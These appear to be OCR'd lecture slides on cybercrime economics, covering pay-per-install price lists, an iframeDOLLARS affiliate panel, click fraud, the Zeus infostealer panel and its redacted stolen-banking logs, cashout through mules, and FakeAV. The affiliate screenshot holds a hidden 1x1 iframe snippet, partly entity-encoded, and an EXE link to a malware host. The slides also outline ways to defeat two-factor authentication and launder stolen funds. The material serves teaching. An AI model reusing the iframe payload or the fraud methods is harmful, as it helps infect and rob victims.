
Installs4Sale.net - надежный сервис по загрузкам, достойный доверия

КОНТАКТЫ

✻ 560869831
✻ 550525933
info [at] installs4sale.net

ПРИЕМУЩЕСТВА

- Быстро осуществляем отгрузку практически в любой регион. Принимаем заказы на миксы стран по вашему выбору.
- Для постоянных клиентов действуют скидки и бонусы в виде дополнительного объема загрузок.
- Договорится по всем ценам и получить индивидуальные условия вы можете в службе



- Договорится по всем ценам и получить индивидуальные условия вы можете в службе поддержки. Пишите!

- Мы отслеживаем уникальность инсталов и их чистоту перед продажей.

УСЛОВИЯ

- Мы работаем строго по предоплате. Допускается частичная оплата постоянным клиентам на большие объемы.


- Мы не несем ответсвенности за то что у вас по каким-то причинам отстувуют загрузки. Если вы не видите инсталов с первых минут мы можем проистановить отгрузку до выяснения обстоятельств.

ТАРИФЫ

GB (Англия)	150$
DE (Германия)	150$
USA (США)	130$
IT (Италия)	120$
Микс (US,CA, AU, GB)	100$
CA (Канада)	100$
Микс (Европа)	40$
Азия	10$

Все цены указаны за 1000 уникальных загрузок

Все права защищены installs4sale.net. 2009



EXE last updated 68 hours ago

iframeDOLLARS.biz
adverts zone

NEWS STATS SETUP RATES

Last news

Date	Text
4.12.2006	From today our price for Asia grows up to 15$ for 1k and the price for Italy - to 300$ for 1k
20.11.2006	For the reason of bad price for Asiatic region we have to low our price for it to 12$. We're waiting for your understanding. We'll work up this problem as soon as possible.
11.07.2006	Now, we accept asia loads!
11.06.2006	We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006	From the 31th of May the new system of anti antivirus is started.
07.11.2005	Problems with BackURL solved, use it!
11.10.2005	Now you can send not unique traffic to your resources with help of BackURL
10.10.2005	From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different $$$ for different countries
19.09.2005	From the 19th of september the price for 1000 loads will rise to 80$
5.08.2005	New system of statistics and new disign are started!
11.07.2005	From the 11th of july the price for 1000 loads will rise to 70$

Adverts link	
HTML Link:	<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>


Hidden HTML Link:	<iframe
	src="&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#121;&#101;&#112;&#106;&#110;&#100;&#
	width=1 height=1></iframe>

EXE Link(last update 68 hours ago):	http://yepjnddqpq.biz/dl/loadadv622.exe

Making money…


- Monetize platform of compromised host
  - **Generic resources**: CPU, IP address, bandwidth, storage
  - **Unique resour**ces: e-mail accounts, credit card numbers, bank accounts, intellectual property
- Ultimately, must find a way to "cash out"…

Two core criminal value creation strategies…



Click fraud

- Assumption:
  - Click on ad is a customer
- Attack
  - Deplete other ad budgets
  - Click on **own** ads for revenue
- Defense in practice
  - Try to identify fraudulent patterns (e.g., many clicks from IP,
    no sales, “kind” of hosts doing clicks)
  - Refund money from those




- Click fraudsters use automated programs to enter search terms
- These automated robots click on high paying ads, depleting ad budgets and putting ads on hold
- When ad budget is depleted, lower paying ads can be displayed for consumers
- Click fraudsters profit when a sale results from a consumer seeing the ad

Infostealers

- Infected machines gather information from the disk or as it is typed and send it back
  - Either via command & control channel
  - Or to "dead drop" (e.g., public Web site that anyone can read, e.g. pastebin)
- Commercial use (e.g., Zeus/Spyeye)
  - Gathering credentials for online services, banks, credit cards, etc
- Espionage use (e.g., Ghostnet/Flame/Pegasus)
  - Gathering documents of political/military value

Zeus example



Information:

Profile: [redacted]
GMT date: 11.03.2009
GMT time: 14:15:27

Statistics:

Botnet:

Logs:


System:

Information	
Total logs in database:	3677358
Time of first install:	19:59:26 13.02.2009
Total bots:	3985
Total active bots in 24 hours:	678

Installs (137)	Reset
GB	32
--	23
RU	19
US	19
TH	14
DE	6
IN	6
FR	3
IL	2
PE	2
CN	2
KR	1
IE	1
CH	1
MY	1
SA	1

Online bots (578)	Reset
TH	122
--	121
RU	120
GB	86
US	33
TR	25
IN	13
VN	9
PE	9
HU	5
SA	3
IT	3
DE	2
MA	2
EG	2
UA	2

Zeus example



[redacted]/in.php?m=dblogs&del=0&date_from=09022

```
[+] https://[redacted]
[+] https://[redacted]
[+] https://[redacted]
[+] https://[redacted]
petrok_07b68914
EE, 88.[redacted]

[+] https://[redacted]banking.co.uk
/login.aspx?[redacted]...
[+] https://[redacted]banking.co.uk
/login.aspx?[redacted]
[+] https://[redacted]bank.com/voyLogin.asp?traceid=[redacted]
[+] https://[redacted]bank.com/voyLogin.asp?traceid=[redacted]
[+] https://[redacted]bank.com/voyLogin.asp?traceid=[redacted]
[+] https://www.bankof[redacted].co.uk/[redacted]
[+] https://www.bankof[redacted].co.uk/[redacted]
[+] https://www.bankof[redacted].co.uk/[redacted]
[+] https://www.bankof[redacted].co.uk/[redacted]...
[+] https://www.bankof[redacted].co.uk/[redacted]
[+] https://www.bankof[redacted].co.uk/[redacted]...
[+] https://onlinebanking.[redacted]/index.aspx
[+] https://onlinebanking.[redacted]/index.aspx
[+] https://onlinebanking.[redacted]/IA/UserLocked.aspx
[+] https://onlinebanking.[redacted]/index.aspx
[+] https://onlinebanking.[redacted]/index.aspx
[+] https://onlinebanking.[redacted]/IA/UserLocked.aspx
[+] https://onlinebanking.[redacted]/IA/ResetUser.aspx
[+] https://onlinebanking.[redacted]IA/EditQuestion.aspx?ID=128
snellbox_00024a7c
GB, 82.[redacted]

[+] https://ibank.[redacted]
[+] https://ibank.[redacted]
[+] https://ibank.[redacted]
[+] https://ibank.[redacted]
[+] https://ibank.[redacted]
[+] https://ibank.[redacted]
user_e5a92556d6_018a907b
GB, 92.[redacted]

[+] https://www.bankof[redacted].co.uk/[redacted]
```

Infostealers

- Best infostealers **can defeat two-factor authentication**
- In-browser malware
  - Piggybacking

    Allow user to authenticate normally to bank

    Piggyback theft transaction (wire transfer) on this login

    Rewrite bank javascript as it arrives in the browser so the bank balance is “fixed up” and theft transaction is invisible to user
  - Social engineering

    Fake ”chat” window (e.g., from Bank) asks user for second factor info
- Requires custom malware for each bank
  (typically target one bank at a time)

Cashout


- So… you've stolen a bunch of credit cards, or back account credentials…. Now what?
- Direct monetization
  - "**White plastic**": create new cards and do cash withdrawals (usually outsourced for 50% commission)
  - **Wire transfer** (to other US bank), then "money mules" withdraw money & transfer via Western Union
- Reshipping fraud
  - **Purchase goods online** (dense value per pound) with stolen credit cards and send to US address
  - Reshipping mules receive item and reship to overseas location

Fraud: FakeAV

- Two vectors
  - Infected machine pops up warning
  - Compromised Web site creates fake warning for visitors

    Aside: search engine optimization (SEO) and abuse another big use for botnets (i.e., poisoning Google search results)
- Warning indicates that machine is infected
- Looks like a real AV system
